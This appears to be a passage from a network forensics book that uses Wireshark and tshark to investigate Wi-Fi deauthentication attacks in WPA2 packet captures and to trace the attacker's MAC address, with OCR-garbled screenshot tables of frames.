
Using deauthentication packets, an attacker can force users to disconnect from the AP. Sending a single deauthentication packet will force the stations to reauthenticate to the access point, and in the process, the attacker captures the WPA handshakes. However, if the attacker sends multiple deauthentication packets continuously over time, they create a denial-of-service situation, where the clients are not able to connect to the AP for a long time.

Investigating deauthentication packets

In this section, we will analyze a sample capture file covering the details of an attack on a WPA2 network. Loading the file in Wireshark, we can see that we have 3,818 packets, as shown in the following screenshot:

| No. | Time | Source | Destination | Protocol | Length Info | | |
|---------|-------------|-----------------------|---------------------|------------------------------|------------------------|-------------------------|---------|
| 25 | 9 16.439265 | | 50:6f:77:d3:6b:dc | (50:6f: 802.11 | 10 Acknowled | igement, Flags= | |
| 26 | 0 16.442337 | | 50:6f:77:d3:6b:dc | (50:6f: 802.11 | 10 Acknowled | lgement, Flags= | |
| 132 | 0 28.005117 | ZioncomE_e7:b0:54 | 54:99:63:82:64:f5 | 802.11 | 78 QoS Data | SN=3675, FN=0, | Fla |
| 132 | 2 28.005117 | ZioncomE_e7:b0:54 | 54:99:63:82:64:f5 | 802.11 | 78 QoS Data | SN=3675, FN=0, | Fla |
| 174 | 8 29.838144 | ZioncomE_e7:b0:58 | 54:99:63:82:64:f5 | 802.11 | 33 Action, S | SN=1757, FN=0, Fl | age |
| 175 | 1 29.840702 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 106 QoS Data | SN=3676, FN=0, | Fla |
| 175 | 3 29.840701 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 126 QoS Data | SN=3677, FN=0, | Fla |
| 175 | 5 29.840701 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 106 QoS Data | SN=3678, FN=0, | Fla |
| 175 | 7 29.840701 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 126 QoS Data | SN=3679, FN=0, | Fla |
| 175 | 9 29.840701 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 106 QoS Data | SN=3680, FN=0, | Fla |
| 176 | 1 29.841213 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 126 QoS Data | SN=3681, FN=0, | Fla |
| 176 | 3 29.841213 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 106 QoS Data | SN=3682, FN=0, | Fla |
| 176 | 5 29.841213 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 126 QoS Data | SN=3683, FN=0, | Fla |
| 176 | 7 29.841213 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 130 QoS Data | SN=3684, FN=0, | Fla |
| 176 | 9 29.841213 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 112 QoS Data | SN=3685, FN=0, | Fla |
| 177 | 1 29.842238 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 110 QoS Data | SN=3686, FN=0, | Fla |
| 177 | 3 29.842237 | HonHaiPr_c8:46:df | 54:99:63:82:64:f5 | 802.11 | 132 QoS Data | SN=3687, FN=0, | Fli 🚽 |
| 4 | | | | | | | F |
| ▶ Frame | 259: 10 by | tes on wire (80 bits) | , 10 bytes captured | d (80 bits) | | | |
| | | owledgement, Flags: . | | (| | | |
| | | ,,,,, | | | | | |
| | | | | | | | |
| 0000 1 | 1010100 000 | 00000 00000000 00000 | 00 01010000 011011 | 11 01110111 1101 | 0011Pow. | | |
| 0000 | 1010100 000 | | 00 01010000 011011 | TT 01110111 1101 | POW. | | |
| 🔾 🏹 de | eauth-01 | | P | ackets: 3818 , Displaye | d: 3818 (100.0%) · Loa | d time: 0:0.49 Profile: | Default |
| U 🖉 U | eauti-o1 | | F | ackets, 2010 . Displaye | u. 3616 (100.0%) · L0a | u time. 0.0.49 Frome. | Derault |

Let's clear the noise by filtering out only management frames using the wlan.fc.type filter and the value 0x0, as follows:

| | | | dea | uth-01.cap | | 0 | • | 8 |
|------|---|--|--|--|---|--|---|---|
| File | <u>E</u> dit <u>V</u> iew <u>G</u> o <u>C</u> | apture <u>A</u> nalyze <u>S</u> tatisti | s Telephony <u>W</u> ireless <u>T</u> ools | <u>H</u> elp | | | | |
| | 100 | 🗎 🖹 🎑 🔍 🔶 | + ., + ≠ 📃 📕 | ୧୧୧୭ | | | | |
| V | vlan.fc.type==0x0 | | | | | Expression | I | + |
| ► I | 1918 30.657408 1920 30.658432 2393 35.783360 1 0.000000 313 19.777275 314 19.779835 315 19.779835 325 19.78349 330 19.787003 335 19.789563 340 19.791611 341 19.792635 342 19.792635 343 19.793147 rame 1: 317 byt EEE 802.11 Beac | on frame, Flags: . | Apple_77:23:ef Apple_77:23:ef Broadcast | 802.11 802.11 802.11 802.11 802.11 802.11 802.11 802.11 802.11 802.11 802.11 802.11 802.11 802.11 802.11 | 33 Action, SN=1779 33 Action, SN=1779 33 Action, SN=1839 317 Beacon frame, S 26 Deauthenticatio 26 Deauthenticatio | <pre>', FN=0, Flags= , FN=0, Flags= , FN=0, Flags= , FN=0, Flags= , FN=0, FN=0, Flag m, SN=0, FN=0, Flag m, SN=1, FN=0, Flag m, SN=3, FN=0, Flag m, SN=3, FN=0, Flag m, SN=5, FN=0, Flag m, SN=1, FN=0, Flag m, SN=1, FN=0, Flag m, SN=2, FN=0, Flag m, SN=2, FN=0, Flag m, SN=3, FN=0, Flag</pre> | | |
| | Beacon Inter Capabilities Tagged paramet Tag: SSID pa 10000000 000 1111111 11 0111000 010 10011001 110 0110010 000 01001000 000 01001000 000 01001010 000 | rs (12 bytes) x0000000b42f6d199 val: 0.102400 [Sec Information: 0x60 ers (281 bytes) rameter set: VIP3 000000 00000000 00 111111 01111000 01 000100 0111010 11 100001 1011000 01 000000 00010001 | 11 | 1 10110000 01011 00 00100000 01011 00 00000000 00000 01 01010110 01001 01 00000100 10001 01 00000000 00000 01 0000000 00000 01 0000000 00000 | 1000XDVX 1000 XDVX X 0000B 1001 dVI 1011 P3R | | | - |

We can see that we are left with only 420 packets, and we can also see plenty of deauthentication packets in the screenshot. Let's find out which device got affected by this deauthentication attack and reinitiated the key handshake:

| No. 👻 Time | Source | Destination | Protocol | Length Info | | | |
|--------------------|----------------------|-----------------------------|----------|--------------------|----------|-------|----------|
| | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 378 19.812577 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 379 19.813088 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 380 19.813601 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | SN=4011, | FN=0, | Flags=R |
| 382 19.814113 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 383 19.815137 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 384 19.815137 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 388 19.817184 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 389 19.817697 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | SN=4011, | FN=0, | Flags=R |
| 390 19.818720 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | SN=4011, | FN=0, | Flags=R |
| 392 19.818720 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | SN=4011, | FN=0, | Flags=R |
| 393 19.819744 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 394 19.820257 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 395 19.820767 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | SN=4011, | FN=0, | Flags=R |
| 397 19.821280 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | SN=4011, | FN=0, | Flags=R |
| 628 20.802338 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | SN=4012, | FN=0, | Flags= |
| | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Authentication, | | | |
| 620 20 905/10 | ha.10.11.00.16.df | TioncomE o7:b0:E0 | 000 11 | 20 Authoritori | CN=4010 | EN-0 | Elage- D |
| ▶ Frame 377: 30 by | tes on wire (240 hit | ts), 30 bytes captured (240 | hits) | | | | |
| | entication, Flags: | | 5100) | | | | |
| | Authentication (0x0) | | | | | | |
| ▶ Frame Control | | | | | | | |
| | 1010 = Duration: 3 | 14 microseconds | | | | | |
| | | 58 (78:44:76:e7:b0:58) | | | | | |
| | | b0:58 (78:44:76:e7:b0:58) | | | | | |
| | | 46:df (b0:10:41:c8:46:df) | | | | | |
| | | (b0:10:41:c8:46:df) | | | | | |
| | mE e7:b0:58 (78:44: | | | | | | |

It looks as though b0:10:41:c8:46:df was deauthenticated and reinitiated the key exchange. We can see that the authentication packets started at frame number 377. Let's look at what happened before this:

| wlan.fc.type==0 | x0 && frame.number< 377 | | | |
|-----------------|-------------------------|-------------------|----------|--|
| No. 🔺 Time | Source | Destination | Protocol | Length Info |
| 376 19.811579 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 Deauthentication, SN=14, FN=0, Flags= |
| 375 19.811552 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 374 19.810529 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 373 19.810528 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 372 19.809505 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 371 19.809019 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 Deauthentication, SN=13, FN=0, Flags= |
| 370 19.808992 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 369 19.807968 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 368 19.807969 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 367 19.806945 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 366 19.806459 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 Deauthentication, SN=12, FN=0, Flags= |
| 365 19.806433 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 364 19.805921 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 363 19.805409 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 362 19.804897 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 361 19.804411 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 Deauthentication, SN=11, FN=0, Flags= |
| 360 19.804385 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 359 19.803872 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags=R |
| 358 19.803362 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4010, FN=0, Flags= |
| 357 19.803387 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 Deauthentication, SN=4, FN=0, Flags= |
| 356 19.803387 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 Deauthentication, SN=10, FN=0, Flags= |
| | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 Deauthentication, SN=9, FN=0, Flags= |
| 354 19.798753 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | 802.11 | 30 Action, SN=4009, FN=0, Flags=R |

We can see that plenty of deauthentication packets started arriving, which caused the device with the MAC address b0:10:41:c8:46:df to reinitiate the connection. However, we can't see the key packets anywhere. Let's find out where they are:

| | eapo | l | | | | | |
|----|------|-----------|-------------------|-------------------|----------|-------------|------------------|
| No | o. 🔻 | Time | Source | Destination | Protocol | Length Info | |
| | 687 | 22.918529 | 78:44:76:e7:b0:58 | HonHaiPr_c8:46:df | EAPOL | 155 Key | (Message 1 of 4) |
| | 689 | 22.919590 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 690 | 22.919590 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 691 | 22.919590 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 692 | 22.919591 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 693 | 22.919589 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 694 | 22.921632 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 695 | 22.923680 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 696 | 22.927265 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 697 | 22.928800 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 698 | 22.930848 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 699 | 22.932898 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 700 | 22.934432 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 701 | 22.936439 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 155 Key | (Message 2 of 4) |
| | 703 | 22.950786 | 78:44:76:e7:b0:58 | HonHaiPr_c8:46:df | EAPOL | 189 Key | (Message 3 of 4) |
| | 705 | 22.951333 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 133 Key | (Message 4 of 4) |
| | 706 | 22.951846 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 133 Key | (Message 4 of 4) |
| | 707 | 22.952358 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 133 Key | (Message 4 of 4) |
| | 708 | 22.952870 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 133 Key | (Message 4 of 4) |
| | 709 | 22.952870 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 133 Key | (Message 4 of 4) |
| | 710 | 22.954400 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 133 Key | (Message 4 of 4) |
| | 711 | 22.955937 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 133 Key | (Message 4 of 4) |
| | | 22.957474 | b0:10:41:c8:46:df | ZioncomE_e7:b0:58 | EAPOL | 133 Key | (Message 4 of 4) |
| | 740 | 00 0F0F04 | 60.10.11.00.10.df | TioncomE o7.h0.F0 | FADOL | 100 Kau | (Maaaaga 4 of 4) |

Simply putting a filter on eapol allows us to see that the key is exchanged between the devices. An attacker with access to this file needs to brute-force it to find the network key. We saw how we could gather details on the deauthentication attack; however, we also saw that we were not able to find the original attacker's MAC address, as they pretended to be one of the victims or the AP itself.

Case study – identifying the attacker

In this example, we have received two capture files for analysis. We start investigating the first file as follows:

| First packet: | 2019-03-10 08:18:04 | | | | | |
|------------------------|---------------------|----------------|---------------|--------------------------|--------|-------------------|
| Last packet: | 2019-03-10 08:21:43 | | | | | |
| Elapsed: | 00:03:39 | | | | | |
| Capture | | | | | | |
| Hardware: | Unknown | | | | | |
| OS: | Unknown | | | | | |
| Application: | Unknown | | | | | |
| Interfaces | | | | | | |
| Interface | Dropped packets | Capture filter | | Link type | | Packet size limit |
| Unknown | Unknown | Unknown | | IEEE 802.11 Wireless LAN | | 65535 bytes |
| Statistics | | | | | | |
| Measurement | Captured | | Displayed | | Marked | |
| Packets | 9240 | | 2574 (27.9%) | | _ | |
| Time span, s | 219.174 | | 5.097 | | _ | |
| Average pps | 42.2 | | 505.0 | | _ | |
| Average packet size, B | 46.5 | | 26.5 | | _ | |
| Bytes | 433968 | | 66924 (15.4%) | | 0 | |

We can see that the **Link type** is 802.11, which means that we are investigating a WLAN. Let's see the endpoints on this network:

| BSSID | Channel SSID | Percent Pa 🔺 | Percent Retry | Retry | Beacons | Data Pkts | Probe Reqs | Probe Resp | Auths | Deauths |
|-------------------|--------------|--------------|---------------|-------|---------|-----------|------------|------------|-------|---------|
| 78:44:76:e7:b0:58 | 2 VIP3R | 100.0 | 13.3 | 482 | 1 | 693 | 0 | 152 | 54 | 2574 |
| 78:44:76:e7:b0:58 | | 85.0 | 6.4 | 197 | 133 | 15 | 0 | 152 | 54 | 2574 |
| ff:ff:ff:ff:ff:ff | | 72.9 | 0.2 | 6 | 0 | 79 | 0 | 0 | 0 | 2560 |
| 78:44:76:e7:b0:54 | | 11.1 | 56.4 | 226 | 140 | 261 | 0 | 0 | 0 | 0 |
| b0:10:41:c8:46:df | | 10.6 | 51.2 | 197 | 167 | 91 | 0 | 17 | 46 | 0 |
| 2c:33:61:77:23:ef | | 6.0 | 56.6 | 124 | 121 | 66 | 0 | 3 | 6 | 7 |
| 70:f0:87:bf:17:ab | | 4.4 | 83.2 | 134 | 76 | 36 | 0 | 1 | 0 | 0 |
| 54:99:63:82:64:f5 | | 3.8 | 45.3 | 63 | 48 | 59 | 0 | 2 | 2 | 7 |
| 78:45:61:71:0d:9a | | 0.8 | 0.0 | 0 | 0 | 0 | 0 | 29 | 0 | 0 |

From the preceding statistics, we can see that we have plenty of deauthenticated packets that have been directed to the broadcast address. We can also see that two stations, 54:99:63:82:64:f5 and 2c:33:61:77:23:ef, were both involved in deauthentication, which means that they might have received the deauthentication packets as well. Let's check this in Wireshark, as shown in the following screenshot:

| No. | Time | Source | Destination | Protocol | Length | Info | | | |
|-----|---------------|-------------------|-------------|----------|--------|-------------------|-------|-------|--------|
| | 4175 136.2074 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=0, | FN=0, | Flags= |
| | 4176 136.2110 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=0, | FN=0, | Flags= |
| | 4177 136.2110 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=1, | FN=0, | Flags= |
| | 4184 136.2140 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=2, | FN=0, | Flags= |
| | 4185 136.2151 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=1, | FN=0, | Flags= |
| | 4188 136.2156 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=2, | FN=0, | Flags= |
| | 4191 136.2166 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=3, | FN=0, | Flags= |
| | 4192 136.2181 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=3, | FN=0, | Flags= |
| | 4193 136.2191 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=4, | FN=0, | Flags= |
| | 4194 136.2217 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=5, | FN=0, | Flags= |
| | 4195 136.2222 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=4, | FN=0, | Flags= |
| | 4196 136.2243 | 78:44:76:e7:b0:58 | Broadcast | 802.11 | 26 | Deauthentication, | SN=5, | FN=0, | Flags= |

We can see that the first deauthentication packet was broadcast at frame 4,175. Most of the time, the deauthentication packet will contain the reason code: the Class 3 frame received from a non-associated STA (0x0007), which happens mostly in cases of a forced deauth. After the deauthentication packet was received by the station, the station responds with the following:

| 📕 (v | vlan.fc.type_subtype= | =0xC) && (wlan.da == 78:44 | 1:76:e7:b0:58) | | | X 🗖 🔹 |
|------|-----------------------|----------------------------|-------------------|-------------|----------------------|-------------------------|
| No. | Time | Source | Destination | Protocol Le | ength Info | |
| | 4525 136.6385 | 54:99:63:82:64:f5 | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=2497, FN=0, Flags= |
| | 4528 136.6457 | 2c:33:61:77:23:ef | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=470, FN=0, Flags=R |
| | 4530 136.6462 | 54:99:63:82:64:f5 | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=2497, FN=0, Flags=R. |
| | 4532 136.6472 | 54:99:63:82:64:f5 | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=2497, FN=0, Flags=R. |
| | 4534 136.6544 | 54:99:63:82:64:f5 | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=2497, FN=0, Flags=R. |
| | 4536 136.6554 | 54:99:63:82:64:f5 | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=2497, FN=0, Flags=R. |
| | 4538 136.6569 | 54:99:63:82:64:f5 | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=2497, FN=0, Flags=R. |
| | 4540 136.6574 | 54:99:63:82:64:f5 | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=2497, FN=0, Flags=R. |
| | 5043 137.2570 | 2c:33:61:77:23:ef | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=494, FN=0, Flags= |
| | 5044 137.2575 | 2c:33:61:77:23:ef | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=494, FN=0, Flags=R |
| | 5046 137.2585 | 2c:33:61:77:23:ef | ZioncomE e7:b0:58 | 802.11 | 26 Deauthentication, | SN=494, FN=0, Flags=R |
| | 5051 137.2606 | 2c:33:61:77:23:ef | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=494, FN=0, Flags=R |
| | 5053 137.2611 | 2c:33:61:77:23:ef | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=494, FN=0, Flags=R |
| | 5056 137.2631 | 2c:33:61:77:23:ef | ZioncomE_e7:b0:58 | 802.11 | 26 Deauthentication, | SN=494, FN=0, Flags=R |

The reason mentioned by the stations is Deauthenticated because the sending STA is leaving (or has left) IBSS or ESS (0x0003). Finally, all the clients were disassociated, as shown in the following screenshot:

| w | lan.fc.type_subtype== | •OxA | | | | | | |
|-----|-----------------------|-------------------|-------------------|----------------|------------------|----------|-------|---------|
| No. | Time | Source | Destination | Protocol Lengt | h Info | | | |
| | 7369 142.9047 | 78:44:76:e7:b0:58 | 54:99:63:82:64:f5 | 802.11 | 26 Disassociate, | SN=1069, | FN=0, | Flags= |
| | 7370 142.9047 | 78:44:76:e7:b0:58 | 54:99:63:82:64:f5 | 802.11 | 26 Disassociate, | SN=1069, | FN=0, | Flags=R |
| | 7371 142.9063 | 78:44:76:e7:b0:58 | 54:99:63:82:64:f5 | 802.11 | 26 Disassociate, | SN=1069, | FN=0, | Flags=R |
| | 7372 142.9063 | 78:44:76:e7:b0:58 | 54:99:63:82:64:f5 | 802.11 | 26 Disassociate, | SN=1069, | FN=0, | Flags=R |
| | 7373 142.9063 | 78:44:76:e7:b0:58 | 54:99:63:82:64:f5 | 802.11 | 26 Disassociate, | SN=1069, | FN=0, | Flags=R |
| | 7374 142.9073 | 78:44:76:e7:b0:58 | 54:99:63:82:64:f5 | 802.11 | 26 Disassociate, | SN=1069, | FN=0, | Flags=R |
| | 7375 142.9078 | 78:44:76:e7:b0:58 | 54:99:63:82:64:f5 | 802.11 | 26 Disassociate, | SN=1069, | FN=0, | Flags=R |
| | 7386 143.5785 | 78:44:76:e7:b0:58 | Apple_77:23:ef | 802.11 | 26 Disassociate, | SN=1077, | FN=0, | Flags= |
| | 7387 143.5785 | 78:44:76:e7:b0:58 | Apple_77:23:ef | 802.11 | 26 Disassociate, | SN=1077, | FN=0, | Flags=R |
| | 7388 143.5790 | 78:44:76:e7:b0:58 | Apple_77:23:ef | 802.11 | 26 Disassociate, | SN=1077, | FN=0, | Flags=R |
| | 7389 143.5795 | 78:44:76:e7:b0:58 | Apple_77:23:ef | 802.11 | 26 Disassociate, | SN=1077, | FN=0, | Flags=R |
| | 7390 143.5800 | 78:44:76:e7:b0:58 | Apple_77:23:ef | 802.11 | 26 Disassociate, | SN=1077, | FN=0, | Flags=R |
| | 7391 143.5811 | 78:44:76:e7:b0:58 | Apple_77:23:ef | 802.11 | 26 Disassociate, | SN=1077, | FN=0, | Flags=R |
| | 7392 143.5811 | 78:44:76:e7:b0:58 | Apple_77:23:ef | 802.11 | 26 Disassociate, | SN=1077, | FN=0, | Flags=R |
| | 7397 144.4669 | 78:44:76:e7:b0:58 | HonHaiPr_c8:46:df | 802.11 | 26 Disassociate, | SN=1087, | FN=0, | Flags= |

Let's look at the stations' attempts to exchange keys, which the attacker might have captured to obtain information:

```
root@kali:~# tshark -r final_show-01.cap -2 -R "eapol" -T fields -e wlan.da | sort | uniq
Running as user "root" and group "root". This could be dangerous.
2c:33:61:77:23:ef
54:99:63:82:64:f5
78:44:76:e7:b0:58
b0:10:41:c8:46:df
```

We simply used the filter -2 - R "eapol" to view the key exchange and then printed the WLAN destination addresses, sorted them, and found the unique entries. The next thing would be to identify whether there has been any new authentication other than these four addresses. Let's investigate the second PCAP, as follows:

```
root@kali:~# tshark -r final_show-02.cap -2 -R "eapol" -T fields -e wlan.da | sort | uniq
Running as user "root" and group "root". This could be dangerous.
78:44:76:e7:b0:58
f0:79:60:25:be:ac
root@kali:~# ■
```

Running the same tshark command on the second PCAP file, we can see that there is a new MAC address that authenticated on the network. Let's check whether it was successful:

| 📕 wlan.f | c.type_subtype | == 0xB | | | | | | | |
|----------|----------------|-----------|-------------|----------|--------|--------------------|----------|-------|---------|
| No. | Time | Source | Destination | Protocol | Length | Info | | | |
| 37425 | 577.766990 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags= |
| 37426 | 377.766988 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37427 | 77.766989 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37429 | 77.768522 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37436 | 377.771085 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37437 | 77.773646 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37438 | 3 77.776719 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37442 | 2 77.777740 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37452 | 2 77.780301 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37453 | 3 77.783372 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37454 | 77.785932 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37464 | 77.788493 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37465 | 577.793614 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 37467 | 77.795660 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1373, | FN=0, | Flags=R |
| 50726 | 81.525329 | f0:79:60 | ZioncomE | 802.11 | | 30 Authentication, | SN=1410, | FN=0, | Flags= |
| 50728 | 81.526336 | 78:44:76 | Apple_25 | 802.11 | | 30 Authentication, | SN=3231, | FN=0, | Flags= |
| | | | | | | | | | |
| ▼ Fixed | parameters | (6 bytes) | | | | | | | |
| Aut | hentication | Algorithm | : Open Syst | em (0) | | | | | |
| Aut | hentication | SEQ: 0x00 | 02 | | | | | | |
| | tus code: S | | | | | | | | |
| 1 | | | | | | | | | |

Looking for authentication type packets, we can see that the authentication was successful. Interestingly, there are no signs of deauthentication or dissociations in the PCAP file. Let's look at the following overview of the timeline by taking input from **Statistics** | **Capture File Properties**, as shown as follows:

- Mar 10, 2019 08:18:04.380420000 EDT: The file capture was started and the first packet was captured
- Mar 10, 2019 08:20:20.587840000 EDT: 78:44:76:e7:b0:58 broadcast the first deauthentication packet

